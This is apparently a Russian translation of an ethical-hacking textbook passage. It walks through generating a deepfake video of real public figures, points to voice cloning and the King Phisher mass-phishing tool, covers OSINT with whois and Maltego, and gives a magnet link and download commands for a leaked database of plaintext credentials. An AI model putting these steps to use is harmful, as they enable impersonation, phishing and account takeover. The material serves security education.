Дипфейки ? это поддельные изображения, видео или звуки, сгенерированные алгоритмами машинного обучения. Хакер может спровоцировать общественные беспорядки, создав дипфейк общественного деятеля. Или он может попытаться украсть имена пользователей и пароли сотрудников, создав дипфейк генерального директора, который побуждает сотрудников использовать вредоносный сайт для сброса учетных данных. Хакер также может создать дипфейк голосового сообщения от супруга с инструкциями встретиться где-то или что-то сделать.

В этом разделе мы сгенерируем дипфейк-видео, где Боб Марли говорит как президент Обама. Мы используем модель машинного обучения, разработанную Алиаксандром Сярохиным и другими авторами в статье "`First Order Motion Model for Image Animation`". Эта модель примечательна тем, что изучает движения из входного видео и использует их для анимации изображения. Благодаря этому она эффективнее ранних методов, которым нужно было передавать несколько изображений.

Метод состоит из двух шагов. На первом шаге видео передается алгоритму извлечения ключевых точек, который изучает разреженный набор точек, нужных для моделирования движения лица во входном видео. Это входное видео называется управляющим видео, потому что оно будет управлять анимацией изображения. На рисунке 7-4 показана иллюстрация ключевых точек, извлеченных из управляющего видео, где говорит президент Обама.




Рисунок 7-4: Изучение ключевых точек и движения из входного видео

После извлечения ключевых точек для каждого кадра они отправляются алгоритму машинного обучения, который изучает, как эти точки движутся. Это называется обнаружением движения.

На втором шаге алгоритм машинного обучения деформирует входное изображение и генерирует анимированное видео. На рисунке 7-5 показана схема генерации.




Рисунок 7-5: Анимация статического изображения с помощью изученного видео

Теперь вы сгенерируете собственные дипфейки. Сгенерированное видео можно посмотреть по адресу youtu.be.

Доступ к Google Colab

Вместо настройки собственной среды разработки для машинного обучения мы используем блокноты Google Colab. Google Colab ? бесплатный сервис, предоставляющий доступ к вычислительной инфраструктуре Google. Я изменил реализацию Кароя Жолнаи-Фехера с открытым исходным кодом, чтобы создать простой блокнот Colab, содержащий все шаги, необходимые для генерации дипфейк-видео. Вы можете выполнять их, открыв блокнот по этой ссылке на GitHub-репозиторий: github.com.

В блокноте Colab прокрутите вниз. Там должно быть видео, похожее на рисунок 7-6. Нажмите кнопку воспроизведения (play). Если видео воспроизводится, вы правильно настроили рабочую среду.

Рисунок 7-6: Скриншот финального статического изображения, управляющего изображения и анимированного изображения

Мы изменим эту существующую программу, чтобы вы могли генерировать собственные дипфейки.

Импорт моделей машинного обучения

Начните с импорта репозитория Siarohin и соавторов в ваш блокнот Colab. Этот репозиторий содержит код, который загрузит модели машинного обучения, которые мы будем использовать. Нажмите кнопки воспроизведения (play) рядом со строками ниже, чтобы выполнить эти команды:

```
!git clone https://github.com/AliaksandrSiarohin/first-order-model
cd first-order-model
```

Символ ! сообщает блокноту Colab, что команду нужно выполнить как команду оболочки. Затем подключите папку Google Drive к Colab. Блокнот Colab будет читать управляющее видео и целевое фото из вашего Google Drive, вместе с необходимыми конфигурационными файлами.

Создайте папку Google Drive с именем `DeepFake`, а затем загрузите в нее управляющее видео и целевое изображение. GitHub-репозиторий по адресу github.com содержит пример управляющего видео с президентом Обамой и целевое изображение Боба Марли. Скопируйте их в папку `DeepFake` вместе с `vox-adv-cpk.pth.tar`. Этот файл содержит веса моделей, то есть веса соединений в искусственной нейронной сети. Искусственные нейронные сети ? компьютерные модели, пытающиеся моделировать поведение биологических нейронов мозга. Когда мозг учится, он формирует новые соединения между нейронами. Аналогично искусственная нейронная сеть формирует новые соединения, когда учится. Вес `1` означает, что нейрон соединен с другим, а вес `0` означает, что они не соединены. Веса в искусственной нейронной сети могут быть любым значением между `0` и `1`, указывая степень связанности.

После загрузки файлов в папку Google Drive переключитесь в блокнот Colab и подключите Google Drive, выполнив следующую команду:

```
from google.colab import drive
drive.mount('/content/gdrive/')
```

Блокнот Colab попросит код аутентификации. Откройте предложенную ссылку, скопируйте код и вставьте его в поле `Colab`. Убедитесь, что вы успешно подключили рабочую область, выполнив следующую команду для каталога `DeepFake`:

```
ls /content/gdrive/My\ Drive/DeepFake/
Obama.mp4 bob.png vox-adv-cpk.pth.tar
```

Если вы видите все три файла, значит, вы успешно загрузили файлы и подключили Google Drive.

Затем выполните следующий код, чтобы импортировать и изменить размер изображения и видео:

```
[1] import imageio
import numpy as np
import matplotlib.pyplot as plt
import matplotlib.animation as animation
from skimage.transform import resize
from IPython.display import HTML

[2] source_image = imageio.imread('/content/gdrive/My Drive/DeepFake/bob2.png')
driving_video = imageio.mimread('/content/gdrive/My Drive/DeepFake/Obama.mp4')

[3] source_image = resize(source_image, (256, 256))[..., :3]
driving_video = [resize(frame, (256, 256))[..., :3] for frame in driving_video]
```

Мы импортируем библиотеки, нужные для получения и изменения размера изображения [1]. Затем импортируем исходное изображение Боба Марли и управляющее видео президента Обамы [2]. Затем меняем размер и исходного изображения, и управляющего видео до `256 × 256` пикселей [3]. Это размер изображения, которого ожидает наша модель.

Загрузим веса для моделей детектора ключевых точек (`kp_detector`) и медиагенератора:

```
from demo import load_checkpoints
generator, kp_detector = load_checkpoints(config_path='config/vox-256.yaml',
checkpoint_path='/content/gdrive/My Drive/DeepFake/vox-adv-cpk.pth.tar')
```

Загрузка моделей может занять некоторое время. Когда она завершится, примените эти модели, чтобы обнаружить ключевые точки и сгенерировать анимацию, выполнив следующий блок кода:

```
[1] from demo import make_animation
[2] predictions = make_animation(source_image,
                                 driving_video, generator,
                                 kp_detector, relative=True)
```

Мы импортируем функцию `make_animation()` [1], которая применяет модели обнаружения ключевых точек и медиагенератора. Затем получаем `predictions` [2], то есть кадры, из которых состоит анимированное изображение.

Теперь мы соберем эти кадры вместе, чтобы создать дипфейк-видео:

```
def display(source, driving, generated=None):
    fig = plt.figure(figsize=(8 + 4 * (generated is not None), 6))
    ims = []
    for i in range(len(driving)):
        cols = [source]
        cols.append(driving[i])
        if generated is not None:
            cols.append(generated[i])
        im = plt.imshow(np.concatenate(cols, axis=1), animated=True)
        plt.axis('off')
        ims.append([im])
    ani = animation.ArtistAnimation(fig, ims, interval=50, repeat_delay=1000)
    plt.close()
    return ani

HTML(display(source_image, driving_video, predictions).to_html5_video())
HTML(display(source_image, driving_video, predictions).to_html5_video())
```

Если все сделано правильно, появится HTML-видео, воспроизводящее сгенерированный ролик. Поздравляю! Вы создали свое первое дипфейк-видео. Теперь поделитесь своим видео на YouTube и не забудьте отметить эту книгу.

Упражнения

Следующие упражнения предназначены для расширения вашего понимания дипфейков и фишинга за счет знакомства с клонированием голоса и инструментом King Phisher. Клонирование голоса ? метод, позволяющий компьютеру имитировать голос человека. Инструмент King Phisher позволяет проводить фишинговые атаки в масштабе.

Клонирование голоса

В этой главе мы сгенерировали дипфейк-видео. Но видео только анимировало изображение; оно не генерировало звук. Методы клонирования голоса используют машинное обучение, чтобы имитировать голос человека. Группа исследователей в Google построила продвинутую систему клонирования голоса под названием Tacotron 2. Вы можете послушать аудиопримеры Tacotron 2 по адресу google.github.io. На веб-странице также есть человеческие и машинно-сгенерированные голоса рядом. Можете отличить их?

Tacotron 2 требуется всего пять секунд аудио, чтобы имитировать чей-то голос. Хотя Google не выпустила свою реализацию Tacotron 2, другие разработчики создали систему, описанную в статье Google, где была представлена концепция. Ссылку на одну реализацию можно найти по адресу github.com.

Настройка этой системы может быть пугающей задачей. Не беспокойтесь: всегда можно попробовать другие, более доступные реализации более ранних систем клонирования голоса, например github.com. Попробуйте сгенерировать клон голоса известного человека. А если вам не хочется писать код, существуют коммерческие инструменты вроде Descript, descript.com, которые позволяют клонировать собственный голос всего несколькими щелчками мыши.

Массовый фишинг

King Phisher ? инструмент для массового фишинга, входящий в Kali Linux. Вы можете использовать это упражнение как возможность познакомиться с инструментом и его возможностями. Запустите необходимые фоновые службы следующими командами:

```
kali@kali:~$ sudo service postgresql start
kali@kali:~$ sudo service king-phisher start
```

Затем запустите приложение King Phisher, найдя его в меню Kali Application (рисунок 7-7). Запуск приложения занимает пару секунд.

Рисунок 7-7: Интерфейс King Phisher

После запуска King Phisher вы можете войти, используя имя пользователя и пароль вашей машины Kali Linux, потому что сервер работает локально. Теперь можете создавать новую фишинговую кампанию. Помните, что нужно действовать этично!

Аудит SMTP

Еще один отличный инструмент для тестирования безопасности SMTP-сервера ? `swaks`; в Kali Linux он обычно уже установлен. Вы можете отправить тестовое письмо одной командой:

```
kali@kali:~$ swaks --to sys --server <Metasploitable IP address>
```

Ниже приведен фрагмент результатов выполнения команды:

```
=== Trying 192.168.1.101:25...
=== Connected to 192.168.1.101.
<- 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
-> EHLO kali
<- 250-metasploitable.localdomain
...
<- 250 2.1.5 Ok
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Fri, 13 May 2022 15:46:17 -0500
-> To: sys
-> From: kali@kali
-> Subject: test Fri, 13 May 2022 15:46:17 -0500
-> Message-Id: <20201113154617.001295@kali>
-> X-Mailer: swaks v20190914.0 jetmore.org/john/code/swaks/
->
-> This is a test mailing
...
-> .
<- 250 2.0.0 Ok: queued as BADADCBFC
-> QUIT
<- 221 2.0.0 Bye
=== Connection closed with remote host.
```

Все возможности `swaks` можно посмотреть, выполнив:

```
kali@kali:~$ swaks --help
```

Глава 8. Сканирование целей

> Ни один вор, каким бы искусным он ни был, не может украсть знания, и поэтому знания ? лучшее и самое надежное сокровище, которое можно приобрести.
>
> - Л. Фрэнк Баум, *The Lost Princess of Oz*

Чем больше вы знаете о жертве, тем эффективнее можете влиять на ее поведение. Например, жертва с большей вероятностью нажмет на фишинговое письмо, если оно отправлено кем-то, кого она знает. В этой главе мы изучим некоторые инструменты и методы, которые хакеры используют, чтобы узнавать информацию о своих жертвах. Эти инструменты ищут и каталогизируют нужную общедоступную информацию из интернета. Вы будете использовать эти инструменты, чтобы выявлять устройства в открытом интернете с уязвимостями, которыми можно воспользоваться.

Сбор и каталогизация информации из открытых источников называется разведкой по открытым источникам (OSINT). Давайте обсудим, как OSINT и методы социальной инженерии помогают выявлять уязвимые машины и пользоваться их слабостями. Начну с OSINT-метода, который называется анализом связей.

Анализ связей

Анализ связей выявляет отношения между фрагментами общедоступной информации. Например, можно найти телефонный номер жертвы в телефонной книге, чтобы связать номер с ее именем. Или, если взять более экстремальный пример, государственные структуры вроде NSA могут иметь доступ к закрытым журналам телефонной компании. Так они могут выявлять ваши недавние контакты, которые часто называют связями первой степени.

Настоящая сила этого метода проявляется в способности выявлять, с кем контактировали сами ваши контакты, то есть связи второй степени. Изучение связей второй степени позволяет хакерам обнаруживать скрытые связи между интересующим человеком и другим расследуемым человеком (см. рисунок 8-1).




Рисунок 8-1: Связи первой и второй степени

Хакеры и исследователи безопасности не имеют доступа к тем же закрытым источникам данных, что и правительства, и должны полагаться на открытые источники.

Пример такого открытого источника ? база данных `whois`, содержащая контактную информацию сайтов. Благодаря ей пользователи могут сообщать администраторам сайта о любых проблемах. Контактная информация часто включает адрес электронной почты и телефонный номер системного администратора.

Чтобы защитить свою информацию от раскрытия, системные администраторы часто доплачивают за скрытие этих данных. Однако закон требует, чтобы некоторые домены публиковали контактную информацию. Например, Национальное управление по телекоммуникациям и информации (NTIA) требует, чтобы все домены `.us` публиковали контактные данные. Значит, вы можете посмотреть контактную информацию, скажем, для `zoom.us`, выполнив следующую команду в терминале Kali Linux:

```
kali@kali:~$ whois zoom.us
```

Команда выведет много информации, включая адрес, телефонный номер и контактный адрес электронной почты. Прокрутите терминал вверх, чтобы увидеть все это. Ниже приведен короткий фрагмент результата. Я заретушировал телефонный номер и адрес электронной почты из вежливости.

```
Admin Country: us
Admin Phone: +1.xxxxxxxx
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: xxxxx@zoom.us
```

Атакующий мог бы использовать эту информацию, чтобы отправить фишинговое письмо системному администратору и попытаться украсть его имя пользователя и пароль. Если это не удастся, атакующий может попытаться использовать анализ связей, чтобы обнаружить имя пользователя и пароль системного администратора. Давайте посмотрим, как инструмент анализа связей Maltego помогает это сделать.

Maltego

Maltego позволяет хакерам и исследователям безопасности находить связи между фрагментами общедоступной информации в интернете. Эти источники включают сообщения форумов, веб-страницы и записи из базы данных `whois`.

Maltego называет программы вроде `whois` трансформациями. Применяя трансформацию к фрагменту данных, хакер может обнаружить связанную информацию. Некоторые трансформации Maltego выявляют связанную инфраструктуру, такую как DNS-серверы и веб-серверы, тогда как другие ищут на публичных форумах имена пользователей или адреса электронной почты.

Используем Maltego, чтобы посмотреть, какую информацию из открытых источников можно найти о домене `maltego.com`. Запустите виртуальную машину Kali Linux и найдите Maltego в меню Applications. Maltego предлагает бесплатную и платные версии. Мы будем использовать бесплатную версию, поэтому выберите `Maltego CE free`. Следуйте инструкциям мастера настройки и выбирайте значения по умолчанию.

При настройке вас попросят указать адрес электронной почты. Вместо личного адреса электронной почты создадим учетную запись на protonmail.com, анонимной зашифрованной почтовой службе, и используем этот адрес для регистрации в Maltego. Если Protonmail запрещен в вашей стране, скачайте браузер Opera, включите его встроенный VPN и выберите страну, отличную от вашей. Это

направит ваши запросы через зашифрованный канал в другую страну. В главе 16 мы подробнее обсудим создание анонимной инфраструктуры. После этого вы сможете использовать Protonmail.

После завершения настройки в интерфейсе Maltego появится пустой холст. Чтобы начать, добавьте на этот холст фрагменты данных, которые Maltego называет сущностями. Maltego поддерживает несколько сущностей, таких как телефонные номера, адреса электронной почты, физические местоположения, названия компаний и веб-домены. Нажмите `New Entity Type` ("Новый тип сущности"), найдите `domain`, а затем добавьте сущность `Domain` на холст, как показано на рисунке 8-2.




Рисунок 8-2: Добавление сущности на холст

Поскольку мы ищем информацию о самой Maltego, измените доменную сущность с `paterva.com` на `maltego.com`. Щелкните сущность домена правой кнопкой мыши и запустите для нее трансформацию `whois`, нажав кнопку воспроизведения рядом с опцией `Domain owner detail` (рисунок 8-3).




Рисунок 8-3: Пример запуска трансформации Maltego

Запуск трансформации создаст другие сущности, связанные с доменом. На рисунке 8-4 показан вывод трансформации. Обратите внимание, что вывод включает информацию, которую можно найти в `whois`-запросе.




Рисунок 8-4: Результаты трансформации Maltego

Что атакующий может сделать с этой информацией? Применяя последовательные трансформации, он может обнаружить информацию о пользователях и инфраструктуре компании. Дополнительную трансформацию можно установить, выбрав `Transforms` ("Трансформации") > `Transform Hub` ("Центр трансформаций") (рисунок 8-5).




Рисунок 8-5: Список трансформаций в Transform Hub

Один из самых полезных фрагментов информации, которые можно получить, ? имя пользователя и пароль системного администратора. За годы хакеры украли базы учетных данных у компаний вроде LinkedIn, Adobe и MasterCard. Если вы получите адрес электронной почты системного администратора, можно поискать в этих утекших базах пароль для этого адреса. Сайт haveibeenpwned.com отслеживает эти утечки и хранит список адресов электронной почты, для которых были скомпрометированы учетные данные. Проверьте сайт напрямую, чтобы увидеть, не попадал ли один из ваших паролей в утечку, или ищите в базе данных через Maltego, установив трансформацию `haveibeenpwned` и запустив ее на обнаруженном адресе электронной почты.

Базы утекших учетных данных

Вы можете заметить, что трансформация сообщит, был ли адрес электронной почты раскрыт в утечке, но не покажет пароль. Как хакеры получают пароли для утекших адресов электронной почты? Часто они обращаются к другим базам данных, содержащим имена пользователей, адреса электронной почты и незашифрованные пароли. Один из крупнейших когда-либо утекших списков содержал примерно 1,4 миллиарда пар адресов электронной почты или имен пользователей и паролей. Такой список можно найти по следующей магнет-ссылке:

```
magnet:->xt=urn:btih:7ffbcd8cee06aba2ce6561688cf68ce2addca0a3&dn=
BreachCompilation&tr=udp%3A%2F%2Ftracker.openbittorrent.com%3A80&tr=udp%3
A%2F%2Ftracker.leechers-paradise.org%3A6969&tr=udp%3A%2F%2Ftracker.
coppersurfer.tk%3A6969&tr=udp%3A%2F%2Fglotorrents.pw%3A6969&tr=udp%3A%2F
%2Ftracker.opentrackr.org%3A133
```

Примечание. Владение этим списком паролей может быть незаконным в вашей стране, поэтому перед скачиванием базы данных проверьте местные законы.

Магнитные ссылки улучшают идею торрент-файлов. Вместо скачивания файла с одного сервера торрент-протокол позволяет скачивать части файла с нескольких машин, называемых пирами. Торрент-файл содержит ссылку на сервер торрент-трекера, который отслеживает всех пиров и помогает устанавливать соединения между ними. Но это делает сервер торрент-трекера единой точкой отказа. В магнитных ссылках каждый пир сам отслеживает других пиров, тем самым устраняя необходимость в едином трекере.

Поскольку база данных с незашифрованными учетными данными очень большая (41 ГБ), она не поместится на виртуальной машине в исходной конфигурации. Если вы хотите хранить этот файл, понадобится увеличить размер жесткого диска виртуальной машины. Сделайте это, выбрав `File` ("Файл") > `Virtual Media Manager` ("Диспетчер виртуальных носителей") (рисунок 8-6).

Рисунок 8-6: Как увеличить размер жесткого диска

Откройте вкладку `Properties` [1] в VirtualBox, а затем щелкните образы виртуальных машин, размер которых хотите увеличить [2]. Затем передвиньте ползунок [3] на новый размер. Будьте осторожны: если передвинуть ползунок до конца вправо, можно заполнить жесткий диск и сделать основную операционную систему непригодной для использования. Перед этим шагом проверьте доступное место на жестком диске.

Утилита `rtorrent` поддерживает магнитные ссылки. Установить ее можно следующей командой:

```
kali@kali:~$ sudo apt-get install rtorrent
```

Теперь ее можно использовать для скачивания файла:

```
kali@kali:~$ rtorrent <magnet link goes here>
```

Данные в базе организованы по алфавиту и содержат инструменты поиска, позволяющие находить конкретную информацию менее чем за секунду. Утечка содержит файл `README` с инструкциями по использованию инструментов.

SIM-джекинг

